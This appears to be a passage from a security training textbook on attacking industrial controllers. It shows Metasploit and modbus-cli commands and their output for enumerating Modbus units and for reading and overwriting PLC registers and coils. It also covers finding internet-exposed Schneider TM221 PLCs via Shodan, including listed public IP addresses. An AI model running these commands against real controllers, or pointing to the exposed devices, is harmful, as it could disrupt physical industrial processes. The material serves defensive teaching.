


```
msf > use auxiliary/scanner/scada/modbus_findunitid
msf auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between StationI
   RHOST                          yes       The target address
   RPORT         502              yes       The target port (TCP)
   TIMEOUT       2                yes       Timeout for the network probe, 0
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to va

msf auxiliary(scanner/scada/modbus_findunitid) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbus_findunitid) > run

[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 1 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  2
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 3 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  4
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 5 (probably not in use)
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 6 (probably not in use)
```

Figure 18.102: Screenshot of Metasploit scanning Modbus Slaves


- **Manipulating Modbus Slave's Data**

  Attackers use the **`auxiliary/scanner/scada/ modbusclient`** Metasploit module to read or write registers and coils on the target Modbus Slave.



```
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set number 5
number => 5
msf auxiliary(scanner/scada/modbusclient) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbusclient) > set unit_number 2
unit_number => 2
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending READ REGISTERS...
[+] 192.168.1.104:502 - 5 register values from address 0 :
[+] 192.168.1.104:502 - [11, 22, 33, 0, 0]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) > 
```

Figure 18.103: Screenshot of Metasploit reading Modbus Slave registers



```
msf auxiliary(scanner/scada/modbusclient) > set action WRITE_COILS
action => WRITE_COILS
msf auxiliary(scanner/scada/modbusclient) > set number 10
number => 10
msf auxiliary(scanner/scada/modbusclient) > set unit_number 4
unit_number => 4
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set data_coils 1010101010
data_coils => 1010101010
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending WRITE COILS...
[+] 192.168.1.104:502 - Values 1010101010 successfully written from coil address 0
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) > 
```

Figure 18.104: Screenshot of Metasploit manipulating Modbus Slave registers

Hacking PLC using modbus-cli

Step 1: Identify Internet-connected PLCs


Use tools such as Shodan and Nmap to find industrial facilities exposed on the Internet. To detect `Schneider Electric TM221` PLCs connected to the Internet, type `TM221ME16R` into the Shodan search bar

Step 2: Install modbus-cli

```
gem install modbus-cli
```

Step 3: Understand datatypes


Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word
integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A



Hacking PLC using modbus-cli (Cont'd)

Step 4: Read register values

```
modbus read <Target IP> %MW100 10
modbus read <Target IP> 400101 10
```




```
root@kali:~# modbus read [redacted] %MW100 10
%MW100          0
%MW101          0
%MW102          0
%MW103      17302
%MW104          0
%MW105          0
%MW106          0
%MW107      17302
%MW108      39322
%MW109      16025
```

Step 5: Manipulate register values

```
modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2
modbus write <Target IP> 400101 2 2 2 2 2 2 2 2
```

Step 6: Read coil values

```
modbus read <Target IP> 101 10
modbus read <Target IP> %M100 10
```



```
root@kali:~# modbus read [redacted] %M100 10
%M100    1
%M101    0
%M102    1
%M103    0
%M104    1
%M105    0
%M106    0
%M107    0
%M108    0
%M109    0
```

Step 7: Manipulate coil values

```
modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1
modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1
```

Hacking PLC using modbus-cli (Cont'd)


Step 8: Capture data into the output file

To capture register values into an output file:

```
modbus read --output SCADAregisters.txt <Target IP> 400101 200
modbus read --output SCADAregisters.txt <Target IP> %MW100 200
```

To capture coil values into an output file:

```
modbus read --output SCADAcoils.txt <IP> 101 100
modbus read --output SCADAcoils.txt <IP> %M100 100
```



```
root@kali:~# modbus read --output scadaoutput.txt [redacted] %M100 100
root@kali:~# cat scadaoutput.txt
---
:host: [redacted]
:port: 502
:slave: 1
:offset: '101'
:data:
- 1
- 1
- 1
- 1
- 1
- 1
```

Hacking PLC using modbus-cli


PLCs are used to control industrial infrastructure such as manufacturing facilities, waste and sewage plants, electrical grids, and petroleum refineries. Attackers target PLC devices such as Schneider Electric TM221 that are used to automate processes in many manufacturing industries. These devices use the Modbus/TCP protocol to communicate with other industrial equipment. Attackers use tools such as modbus-cli to exploit PLC devices through Modbus protocol.

Steps to hack PLC using modbus-cli:

Source: *https://github.com*

- **Step 1: Identify Internet-connected PLCs**

  You can use tools such as Shodan, Nmap, etc. to find industrial facilities exposed on the Internet. To detect Schneider Electric TM221 PLCs connected to the Internet, type TM221ME16R into the Shodan search bar. Shodan retrieves all the Schneider Electric TM221 PLCs connected to the Internet, where many of these systems are vulnerable.



TOTAL RESULTS

66

TOP COUNTRIES

Spain	38
France	9
Australia	6
Turkey	3
Moldova, Republic of	3

TOP SERVICES

Modbus	58
503	8

TOP ORGANIZATIONS

Telefonica de Espana	12
Orange	9
Telstra Internet	6
Telefonica de Espana Static IP	6
Red de Servicios IP	5

TOP PRODUCTS

TM221ME16R	58

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

185.120.47.10
10.47.120.185.dynamic.wifilavall.net
Wifi La Vall, SL
Added on 2019-11-20 21:32:18 GMT
Spain, Valencia

```
Unit ID: 0
-- Device Identification: Schneider Electric TM221ME16R V2.2
-- CPU module: TM221ME16R  V2

Unit ID: 1
-- Device Identification: Schneider Electric TM221ME16R V2.2

Unit ID: 2
-- Device Identification: Schneider Electric TM221ME16R V2.2

Unit ID: 3
-- Device Identification: Schne...
```

188.247.158.242
Zafiro Telecom
Added on 2019-11-20 08:01:25 GMT
Spain, Villamalea

```
Unit ID: 0
-- Device Identification: Schneider Electric TM221ME16R V2.2
-- CPU module: TM221ME16R

Unit ID: 1
-- Device Identification: Schneider Electric TM221ME16R V2.2

Unit ID: 2
-- Device Identification: Schneider Electric TM221ME16R V2.2

Unit ID: 3
-- Device Identification: Schne...
```

Figure 18.105: Screenshot of Shodan showing Schneider Electric TM221 PLCs

- **Step 2: Install modbus-cli**

  After identifying vulnerable PLC devices using Shodan, now install **`modbus-cli`** using the following command:

  ```
  gem install modbus-cli
  ```

- **Step 3: Understand datatypes**

  Before exploitation using modbus-cli, you need to understand the data types used to read the values. These datatypes use two types of addresses, namely, Schneider and Modicon addresses. A Schneider address starts with a %M before the address.

Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word
integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A

Table 18.8: Modbus data types

